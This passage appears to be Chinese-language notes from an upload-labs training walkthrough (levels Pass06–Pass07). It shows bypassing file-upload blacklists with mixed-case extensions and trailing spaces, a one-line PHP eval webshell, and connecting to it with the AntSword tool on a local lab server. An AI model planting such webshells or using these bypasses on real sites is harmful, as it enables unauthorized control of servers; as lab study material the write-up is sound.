
- 右键点击添加数据，用蚁剑访问




- 配置数据，将 `URL` 地址设为图像地址，但文件名改为 `readme.php`，连接密码设置为 666



- 点击确定，发现已经拿到`shell`




- 双击`shell`，出现对应的数据，成功





```
ps: 蚁剑相关的文档查看对应的url:
    https://github.com/AntSwordProject
    https://github.com/AntSwordProject/antSword
    https://github.com/AntSwordProject/AntSword-Loader
    https://github.com/eastmountyxz/AntSword-Experiment
```

Pass06



- 查看源码，和第四关对比发现这关没有转换大小写的代码，逆推一下 最后要得到`xxx.php`那么`$file_ext`就要是php 黑名单里面就禁止了`pHp`，没有禁止`phP`、`Php`，这样可以上传大小写混合的后缀名绕过


- 这里版本得选择非`nts`版本的才能成功，如果是`nts`版本会报`http 500`服务器内部错误，不知道什么原因。在这里我上传了`6.Php`




- 上传之后由于是`nts`版本的`php`版本，所以报了`http 500`服务器内部错误

- 换一种方法，用蚁剑连接
  - 先定义脚本`SixSecondMethod`

```
<?php @eval($_POST['SixSecond']); ?>
```




-
  - 上传`SixSecondMethod`文件




- 复制对应的`SixSecondMethod`文件地址

```
http://192.168.31.126:8080/upload-labs/upload/20240131020747199l.Php
```

- 使用蚁剑添加数据并配置相关信息




- 最后发现配置成功，但由于`php`版本是`nts`导致了服务器出现`500`错误无法成功拿到`shell`




Pass07

方法一


- 首先查看源码，对比上一关发现少了收尾去空




- 思路是在文件后面加空格，但由于`windows`特性，文件名后空格会直接删除，不能直接上传`.php`后加空格，所以要用`burp`抓包后再加空格如下图



- 如下所示，绕过成功

